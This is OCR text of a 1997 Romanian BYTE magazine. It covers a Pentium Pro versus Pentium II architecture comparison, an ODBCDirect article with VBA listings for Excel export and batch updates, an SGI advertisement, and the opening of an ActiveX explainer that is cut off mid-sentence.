În plus faţă de aceste frecvenţe ridicate, Pentium II vine şi cu o radicală schimbare în stilul de împachetare. În timp ce acesta poate fi principala atracţie pentru proiectanţii plăcilor de bază, impactul acestuia asupra designului sistemelor şi costului acestuia te poate face să te gândeşti de două ori înainte de a cumpăra un sistem Pentium Pro. Pentru programatori şi utilizatori, Pentium II oferă setul de instrucţiuni MMX, ce este utilizat în aplicaţii multimedia, video-digital, creaţie de conţinut şi jocuri. Acest articol îşi propune o examinare a diferenţelor dintre Pentium Pro şi Pentium II.

Diferenţe arhitecturale

La apariţia lui Pentium Pro, am fost martorii unor îndrăzneţe îmbunătăţiri faţă de predecesorul său Pentium. De exemplu, Pentium Pro introducea arhitectura numită Bus dual independent (*Dual Independent Bus - DIB*), pentru rezolvarea limitărilor de capacitate ale sistemului. Aceasta se face prin două busuri: unul între procesor şi memoria principală; al doilea între procesor şi cache-ul L2. Pentru o performanţă superioară procesorul poate accesa simultan cele două busuri.

Pentium Pro poate executa până la patru instrucţiuni per ciclu de ceas. El are, de asemenea, execuţie dinamică, ce incorporează conceptele de execuţie în in-ordine şi execuţie speculativă. Pentium Pro are un superpipeline de 12 stagii, în comparaţie cu cel de cinci ale lui Pentium, respectiv şase ale Pentium-ului cu MMX.

Pentium Pro foloseşte de asemenea predicţia multiplă de salturi bazată atât pe istoric cât şi pe cunoştinţele despre cum este folosit în mod tipic fiecare cod-instrucţiune. Păstrând compatibilitatea cu codul x86, această logică de predicţie îmbunătăţeşte performanţele lui Pentium Pro faţă de Pentium.


Pentium II moşteneşte de la Pentium Pro caracteristicile arhitecturale superpipeline şi DIB.

Totuşi, cea mai mare schimbare apare în logica internă: Pentium II are cache-uri L1 mai mari şi suport MMX. Aceste 57 noi instrucţiuni permit tratarea datelor din cuvinte de 64 biţi împărţite în două segmente de 32 biţi, patru de 16 biţi sau opt de 8 biţi. Aceasta permite executarea parţială a acestor segmente simultan, facilitând astfel, de exemplu, afişarea pe tot ecranul a imaginilor video-digitale. (Vezi şi „x86 intră în era multimedia", BYTE România, iulie 1996).

De asemenea, spre deosebire de Pentium Pro, care funcţionează la 3,3 V, Pentium II se alimentează la cu 2,8 V, permiţând astfel frecvenţe mai mari fără a afecta consumul de putere. În timp ce un Pentium Pro la 200 MHz cu 512 cache consumă aprox. 37,9 Waţi, un Pentium II la 266 MHz cu 512 KB cache arde doar 37 W.

Împachetarea procesorului

Pentium Pro este un multicip modul conţinând două pastile: nucleul procesor şi un cache L2. Acest modul este furnizat într-o capsulă cu pini dispuşi matricial (*pin-grid array - PGA*). Capsula se introduce într-un soclu ZIF (*zero-insertion-force*), numit şi Socket 8 pe plăcile de bază; pinii fiind definiţi de Intel.


Interiorul lui Pentium II
Cache L2 burst-static
Nucleul procesorului Pentium II
Capacităţi şi rezistenţe pentru terminatori pentru reducerea zgomotului pe semnale.
Conector de margine ce simplifică proiectele dual-procesor.


Pentium II foloseşte elemente standard cum ar fi cache L2.

La prima privire Pentium II pare foarte diferit de Pentium Pro, dar conceptual este foarte asemănător. Din exterior Pentium II pare a fi enorm, deoarece este împachetat în ceea ce Intel numeşte cartuş de conectare pe o singură muchie (*single-edge-connect - SEC*). El se înfige pe placă într-un conector numit *Socket 1*.

De fapt, Pentium II este o încrucişare între un modul multicip şi un hibrid, folosind un substrat FR4 (placă de circuit imprimat) cum se vede şi în figura „Interiorul lui Pentium II". Intel a dublat cache-ul L1 din procesor (32 KB în două părţi - 16 KB pentru date şi 16 KB pentru instrucţiuni). De asemenea nucleul procesorului a fost separat de cache-ul L2. Rezultatul este un cartuş pe al cărui substrat SEC se află şase dispozitive împachetate separat. Acestea sunt procesorul, patru cache-uri *burst-static* RAM standard (deci ieftine) şi un RAM pentru tag-uri, ce a fost înainte integrat pe pastila cache-ului L2. Cipurile de cache L2 şi cel de tag-uri RAM sunt prezente în capsule standard pătrate şi plate (QFP - *quad flat package*), în timp ce nucleul procesorului este încapsulat într-o capsulă LGA (*leadless grid array*).

Cartuşul SEC conduce şi către alte viitoare avantaje privind designul. Capsula PGA a lui Pentium Pro necesită 387 de pini în timp ce cartuşul SEC foloseşte doar 242. Această reducere cu o treime a numărului de pini se datorează faptului că SEC conţine componente discrete, cum ar fi rezistenţele terminatoare sau condensatoarele. Aceste elemente asigură decuplarea semnalelor, ceea ce implică necesitatea a mult mai puţini pini de alimentare.

Mai mult, proiectarea traseelor de semnal ale busurilor între mai multe Pentium Pro-uri ce folosesc *Socket 8* este extrem de dificilă obligând proiectanţii să recurgă la mărirea numărului de straturi ale plăcii de bază. Aranjarea în linie a pinilor cartuşului SEC îmbunătăţeşte considerabil trasarea circuitelor, permiţând proiectanţilor să obţină plăci în patru straturi - care sunt mai ieftine.



Suportul integrat pentru două procesoare şi memorie EDO DRAM reduce costurile de sistem.

Suportul oferit

Aşa cum arată figura „Sistem dual-procesor", Pentium II utilizează un bus gazdă GTL+ (*gunning-transciever-logic*) ce oferă suport complet pentru două procesoare. Aceasta oferă o soluţie economică pentru un design minimal cu două procesoare pentru multiprocesare simetrică (SMP).

Limitarea la două procesoare nu este impusă de Pentium II; ea vine din cip-setul de suport. Cu toate acestea, limitarea iniţială a cip-setului la o configuraţie dual-procesor, permite Intel-ului şi producătorilor de staţii de lucru să ofere sisteme duale de o manieră rapidă şi economică. Utilizatorii puternici ce pretind ultimele realizări în materie de performanţă pot aştepta o versiune cvadriprocesor a cip-setului lui Pentium II în viitorul apropiat.

În figura „Sistem dual-procesor" puteţi remarca cipurile PMC şi DBX ce sunt numite împreună cip-setul 440FX. Cip-seturile 450KX(*low-end*) şi 450GX(*high-end*) utilizate cu Pentium Pro suportă doar memorii cu acces FPM (*fast-page-mode*), deci aceste cip-seturi sunt obligate să asigure întreţeserea (*interleaving*) memoriei pentru a reduce cicluri de acces la memorie. Problema cu întreţeserea este că toate soclurile de memorie trebuie să fie ocupate, ceea ce ridică costul suportat de utilizator pentru upgradarea memoriei. Cip-setul 440FX nu oferă întreţeserea memoriei, dar suportă memorie EDO RAM, ceea ce aduce îmbunătăţirea performanţelor memoriei prin reducerea întârzierilor de ceas.

Chestiuni legate de sistem şi performanţă

Multe sisteme Pentium II oferă pentru temporizarea accesului la memorie doar modelul X-3-3-3. Acesta înseamnă că la citirea unui bloc de date din memorie, primul acces necesită X cicluri de ceas pentru realizarea accesului iniţial. Pentru 440FX acest x este 7, 9 sau 12 cicluri, depinzând de faptul că sistemul primeşte pagină-găsită, pagină-găsită/rând-ratat, respectiv pagină-ratată. Accesele următoare vor lua doar trei cicluri de ceas pe acces, deci o schemă 3-3-3.

Acces în acest context se referă la citirea unui volum de 64 biţi, numit şi cuvânt cvadruplu. Dar producătorii ce acordă atenţie problemelor integrităţii şi care folosesc componente de mare calitate, cum ar fi bufere şi terminatori, pot de fapt obţine un X-2-2-2 de la procesor. Sistemele TD şi TDZ cu Pentium II de la Intergraph bazate pe 440FX, de exemplu, sunt construite pentru a satisface această schemă strânsă de temporizare.

De asemenea, proiectanţii de la Intergraph au construit un cartuş asemănător SEC pentru a duce un Pentium Pro. Astfel, utilizatorii pot cumpăra un sistem bazat pe Pentium Pro şi apoi să upgradeze sistemul la un Pentium II în viitor. Singura necesitate este de a schimba câteva jumpere ce modifică frecvenţa şi nivelul de voltaj pentru ceasul sistem.

La 266 MHz, Pentium II oferă un SPECint95 de 10,8 şi un SPECfp95 de 6,89. Pentru cei care nu rulează teste exotice de evaluare pentru a trăi, probabil că se întreabă ce anume măsoară acestea cu adevărat? Evaluările interne de la Intergraph dezvăluie că un Pentium II la 266 MHz rulează aplicaţiile reale de fiecare zi cu 5 până la 30% mai rapid decât un Pentium Pro la 200 MHz (ambele cu 512 KB cache). Pentru un mare număr dintre aceste aplicaţii, îmbunătăţirile de performanţă se regăsesc în intervalul de 20-25%.

Considerând aceste îmbunătăţiri de performanţă şi potenţialul oferit producătorilor de a trece înspre clienţi economiile realizate cu Pentium II, aş spune că Intel nu ne face de ruşine.■

Clice Maxfield face parte din echipa tehnică de la Intergraph Computer Systems. Este coautorul cărţii Bebop BYTEs Back (un ghid neconvenţional despre computere)(Doone Publications, 1997). Îl puteţi contacta la **editors@byte.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

Accesul aplicaţiilor Office97 la bazele de date back-end şi actualizarea în loturi a acestora. ***De Rick Dobson***

Funcţiile avansate ale ODBCDirect

Luna trecută am lansat o discuţie despre ODBCDirect, o tehnologie client/server care vizează mai ales dezvoltatorii de aplicaţii pentru Office 97. Această tehnologie aduce cel puţin trei avantaje programatorilor de la companii.


În primul rând, permite o flexibilitate mai mare pentru prelucrarea datelor de la distanţă, pe o cale mai scurtă decât folosirea motorului de baze de date Jet furnizat cu Access. În al doilea rând, prin integrarea ODBCDirect în aplicaţiile Office 97, va creşte valoarea programatorilor Data Access Objects (DAO) şi Visual Basic for Applications (VBA) permiţându-le aducerea datelor suport (back-end) pe calculatoarele din companie într-un mod cum n-a mai fost. În al treilea rând, prin vânzarea licenţei VBA la mulţi terţi producători, se măreşte numărul căilor prin care se poate utiliza puterea oferită de ODBCDirect. Acest articol se bazează pe cel de luna trecută, dar merge dincolo de baze, prezentând o serie de funcţii avansate furnizate de ODBCDirect.

Prin ce diferă ODBCDirect de alte posibilităţi de conectare a bazelor de date? ODBCDirect se leagă la date ODBC mai repede, folosind mai puţine resurse decât Jet. Cu toate că şi Jet are anumite avantaje incluzând posibilitatea cuplării bazelor de date eterogene, formulare fixe şi controale. Dezvoltatorii de aplicaţii trebuie să aleagă ce le convine mai mult între viteza şi mărimea mică a funcţiilor din ODBCDirect sau calea uşoară, tradiţională, de accesare ODBC de la Jet.

Din back-end în Excel

Prima mea aplicaţie, pe care am încercat-o, transfera date de la un server SQL într-o tabelă Excel. Această aplicaţie prezintă cum se pot scoate date dintr-o baza de date suport şi transfera într-un mediu prietenos, prezentând posibilităţile interesante oferite de ODBCDirect. Cu toate că acest exemplu foloseşte Excel, pentru setările mediului ODBCDirect şi conectarea la baza de date Pubs am folosit acelaşi cod ca şi luna trecută pentru Access. Această posibilitate de reutilizare a unui cod pentru mai multe aplicaţii Office 97 arată posibilitatea reducerii timpului de programare cu ajutorul VBA.

Trebuie observate două lucruri privitoare la codul actual. Singura cale de a beneficia de dimensiunea redusă a ODBCDirect este de a-l folosi în exteriorul Access-ului, deoarece acesta încarcă Jet chiar şi în cazul în care se foloseşte ODBCDirect. Pentru Excel sau alte aplicaţii care se bazează pe ODBCDirect, pentru evitarea folosiri întâmplătoare a lui Access, va trebui specificat acest lucru în mod explicit în biblioteca de obiecte DAO 3.5. În Excel alegeţi References din meniul Tools, apoi marcaţi Microsoft DAO 3.5 Object Library, după care se închide fereastra de dialog, ca în figura de mai sus.



- ☑ Visual Basic For Applications
- ☑ Microsoft Excel 8.0 Object Library
- ☑ OLE Automation
- ☑ Microsoft Forms 2.0 Object Library
- ☑ Microsoft Office 8.0 Object Library
- ☑ Microsoft DAO 3.5 Object Library
- ☐ VBAProject
- ☐ Active Setup Control Library
- ☐ ActiveMovie control type library
- ☐ IE Popup Menu
- ☐ IE Super Label
- ☐ IE Timer
- ☐ Indeo 4 Type Library
- ☐ Internet Explorer Scripting Object Model

Trebuie făcută o referire explicită la DAO 3.5 ca să folosească ODBCDirect în afara Access.

Listingul „Din back-end în Excel“, din pagina următoare, începe prin crearea unui string, stSQL, care va conţine SQL-ul pentru datele care vor fi transferate. Se va crea un obiect querydef bazat pe şirul stSQL. Metoda OpenRecordset va returna în setul de înregistrări (recordset) local, rsYTD, liniile corespunzătoare interogării de la serverul SQL. După câteva operaţii asupra tabelei, un ciclu While ...Wend va copia valorile din obiectele DAO în tabela activă (Sheet1). Metoda Offset va muta celula activă la cea corespunzătoare din tabel, după care se va face atribuirea valorii.

Actualizări în loturi din cache

O trăsătură a ODBCDirect este posibilitatea de modificare local, într-un cache, a unor date de la server. ODBCDirect introduce posibilitatea actualizării în loturi a datelor aflate pe server. Acest lucru facilitează descărcarea unui recordset, folosit pentru păstrarea actualizărilor locale a datelor şi actualizarea în loturi a înregistrărilor corespunzătoare de la server.

Alţi utilizatori pot edita înregistrări din baza de date, în timp ce dumneavoastră faceţi descărcarea pentru prelucrare locală sau actualizarea acestora pe server. Când editările de date ale altora sunt în conflict cu ale dumneavoastră va apare o coliziune pe server. ODBCDirect include mai multe mecanisme pentru rezolvarea coliziunilor.

Mai întâi, actualizarea optimistă, în loturi, detectează, numără şi marchează automat coliziunile. În al doilea rând, ODBCDirect furnizează tehnici simple pentru a ignora modificările făcute de alţii, prin scrierea peste modificările acestuia. În al treilea rând, vi se permite compararea datelor care au intrat în coliziune. Exemplul prezintă cum puteţi folosi aceste posibilităţi.

Actualizarea optimistă în loturi necesită cel puţin şase paşi: 1)Trebuie creat un spaţiu de lucru ODBCDirect. 2)Se setează pentru DefaultCursorDriver valoarea dbUseClientBathCursor. 3)Se creează o legătură la un server de date prin intermediul unei conexiuni ODBCDirect sau un obiect DAO. 4)Se creează, cu ajutorul metodei OpenRecordset, un recordset local bazat pe datele de la server. Pentru argumentul lockedits trebuie specificat dbOptimisticBatch. 5)Se efectuează modificările dorite

Caracteristici ODBCDirect

Din back-end în Excel

```
'Create row-returning recordset from server
stSQL = "SELECT titles.title_id, titles" & _
    ".title, titles.ytd_sales FROM titles"
Set qdfYTD = conPubs.CreateQueryDef("", _
    stSQL)
Set rsYTD = qdfYTD.OpenRecordset
'Insert column headings
Sheets("Sheet1").Cells(1, 1).Value = "Title"
Sheets("Sheet1").Cells(1, 2).Value = _
    "YTD_Sales"
Sheets("Sheet1").Cells(2, 1).Activate
'Copy rows
While Not rsYTD.EOF
    ActiveCell.Value = rsYTD!Title
    ActiveCell.Offset(0, 1).Activate
    ActiveCell.Value = rsYTD!ytd_sales
    ActiveCell.Offset(1, -1).Activate
    rsYTD.MoveNext
Wend
```

Actualizări în loturi

```
'Make connection
Set wspPubs=CreateWorkspace("PubsSession", _
    "admin", "", dbUseODBC)
wspPubs.DefaultCursorDriver _
    = dbUseClientBatchCursor
stConnect = "ODBC;DSN=Pubs;UID=sa;PWD=;" & _
    "DATABASE=Pubs"
Set conPubs = wspPubs.OpenConnection _
    ("", , , stConnect)
'Create cached recordset
stSQL = "SELECT Stor_id, Ord_num," & _
    "title_id, qty FROM Sales"
Set rsSales = conPubs.OpenRecordset(stSQL, _
    dbOpenDynaset, 0, dbOptimisticBatch)
'Modify local cache and attempt
'to update server
While Not rsSales.EOF
    rsSales.Edit
    rsSales!qty = rsSales!qty + 3
    rsSales.Update
    rsSales.MoveNext
Wend
rsSales.Update dbUpdateBatch
'Force in changes even if there
'are conflicts
intIterations=rsSales.BatchCollisionCount _
    - 1
For j = 0 To intIterations
    rsSales.Bookmark = _
        rsSales.BatchCollisions(j)
Next j
rsSales.Update dbUpdateBatch, True
```

pe recordset-ul local. 6)Se folosește metoda Update a recordset-ului cu un argument de tipul dbUpdateBatch.

Pașii 2, 4 și 6 sunt critici. Actualizarea optimistă în loturi necesită setarea valorii dbUseClientBatchCursor pentru DefaultCursorDriver. Folosirea valorii dbOptimisticBatch pentru lockedits, în pasul 4, permite actualizările optimiste de lot. Parametrul dbupdateBatch pentru argumentul de tip (pasul 6) indică faptul că ODBCDirect va transmite cache-ul local către server, ca un lot de înregistrări.

Secțiunea de cod „Actualizări în loturi“ este formată din patru blocuri: Primul face conectarea la serverul back-end. Am prezentat acest cod pentru a se vedea exact unde trebuie precizată proprietatea DefaultCursorDriver a spațiului de lucru.

Al doilea bloc creează un recordset: rsSales și efectuează invocarea actualizării optimiste prin argumentul dbOptimisticBatch a unei metode OpenRecordset. De asemenea aveți nevoie de un recordset, care să nu fie read-only obținut prin folosirea argumentului dbOpenDynaset.

Al treilea bloc de cod efectuează o serie de modificări asupra datelor din cache cu ajutorul ciclului While .. Wend. Metoda Update din interiorul ciclului depozitează local modificările, iar metoda Update din exteriorul ciclului va transmite serverului actualizările din cache-ul local.

Al patrulea bloc prezintă o metodă de rezolvare a coliziunilor. Se vor suprascrie toate coliziunile de la server cu valorile din cache-ul local. După prima actualizare de la sfârșitul blocului trei, ODBCDirect va marca acele înregistrări care au intrat în coliziune pe server și va recepționa de la server valorile care sunt în conflict. În exemplu se vede cum să copiem pe server date din cache-ul local și pe urmă să facem actualizări în masă ale acestora. Ultima linie folosește argumentul dbUpdateBatch pentru a trimite serverului toate modificările făcute. Parametrul True va forța să se facă modificările asupra datelor de la server

Operații asincrone

ODBCDirect poate deschide recordset-uri, querydef-uri și conexiuni asincrone. De asemenea vă permite să vă mutați, în mod asincron, pe ultima înregistrare dintr-un recordset. Fiecare dintre aceste funcții pot necesita timp. Să considerăm mutarea pe ultima înregistrare din cele 2000000 de pe un server îndepărtat. Funcțiile asincrone furnizate de ODBCDirect vă permit utilizarea pe plan local a timpului de așteptare ca serverul să răspundă comenzii. Va trebui să realizați un cod care verifică terminarea activității asincrone. Proprietatea stillExecuting a unui obiect vă permite rularea unor operații în timp ce se așteaptă ca această proprietate să devină false sau să întrerupeți execuția dacă durează prea mult.

Se recomandă folosirea tranzacțiilor pentru realizarea operațiilor care efectuează modificări în baza de date îndepărtată. Acest lucru va permite programului să refacă toate modificările în cazul în care operația este abandonată sau dacă nu s-a realizat într-o perioadă de timp dată.

ODBCDirect oferă căi puternice pentru a adăuga valori la o bază de date suport. Programatorii DAO și VBA au noi posibilități de a prezenta utilizatorilor datele suport, într-o formă familiară, prietenoasă. Sper ca Microsoft să considere necesară introducerea evenimentelor în ODBCDirect, astfel încât să fie mai ușoară folosirea funcțiilor asincrone.■

Rick Dobson, Ph.D. este președintele firmei CAB Inc. care oferă consultanță pentru proiectare de baze de date și Internet. Puteți trimite e-mail la: **Rick_Dobson@msn.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Budai László*]

Noua denumire a societății ***SIROM GRAPHICS COMPUTERS S.A.*** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems

CRAY RESEARCH

Authorised Distributor

Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți s-o cumpărați!

Silicon Graphics O^2

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System

Atât de multă ***putere*** *față de un biet PC!*

Soluții complete pentru:

MATRA DATAVISION

Proiectare asistată, inginerie asistată

WEBFORCE Powered by SiliconGraphics™ Computer Systems

World Wide Web authoring & serving

Alias | wavefront
A SiliconGraphics Company

DISCREET LOGIC

Computer Graphics

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

ActiveX
CLARIFICAT

Este penetrant. Este omniprezent.
Dar ce este, mai exact, ActiveX?

De David Chappell
şi David S. Linthicum

Dacă utilizaţi un calculator, atunci ActiveX face probabil parte din viaţa dumneavoastră. Vă place, sau nu, tehnologiile ActiveX au devenit parte esenţială a uneltelor şi aplicaţiilor Microsoft şi îşi găsesc locul chiar ca şi parte a sistemului de operare Microsoft. Ce impact are ActiveX? Cum influenţează milioanele de proiectanţi orientaţi spre Microsoft şi zecile de milioane de utilizatori? Răspunsul la aceste întrebări necesită mai întâi abordarea altei întrebări şi anume una care se dovedeşte a fi dificilă: Ce este mai exact ActiveX?

În primul rând, scăpaţi de ideea că eticheta ActiveX se referă la o tehnologie sau un grup de tehnologii bine definite, căci nu este aşa. În schimb, ActiveX este o marcă, aşa cum este Calvin Klein sau Ford. Ca şi la alte mărci, produsul referit se poate schimba în timp.


Totuşi, tehnologiile grupate sub umbrela ActiveX nu sunt complet disparate. Multe dintre ele (dar în nici un caz toate) sunt într-un fel legate de Internet şi Web. Mai important este că toate tehnologiile ActiveX sunt realizate cu folosirea modelului COM (Component Object Model) de la Microsoft. Dar pasul următor, evident, definirea lui ActiveX, care să cuprindă toate tehnologiile bazate pe COM, este greşit. COM şi-a găsit utilizarea în aproape orice face Microsoft mai nou, inclusiv Microsoft Office şi Windows şi, în mod clar, aceste produse nu fac parte din familia ActiveX. Oricât este de neclară, trebuie să acceptăm această noţiune orientată spre marketing, care este ActiveX, căci este singura potrivită.

Dar nu este oare ActiveX un rezultat al OLE (Object Linking and Embedding), tehnologia de documente compuse de la Microsoft? De fapt, nu este oare ActiveX doar o denumire nouă pentru ceea ce odinioară era OLE? Răspunsul la ambele întrebări este: „da, într-un fel."

Istoria începe cu OLE, o tehnologie pentru realizarea docu-

4 feluri de ActiveX


Tehnologiile de bază care permit lucrul cu ActiveX includ COM/DCOM (modelul obiect), ObjectRPC (transportul), Registry (a bază de date cu locaţiile componentelor), moniker, autmatizare şi memorare structurată. Toate componentele



1 Server în proces

Dacă avem componentă locală proiectată să fie server în proces (de ex. un control ActiveX), clientul o va iniţializa şi va comunica cu ea prin COM.

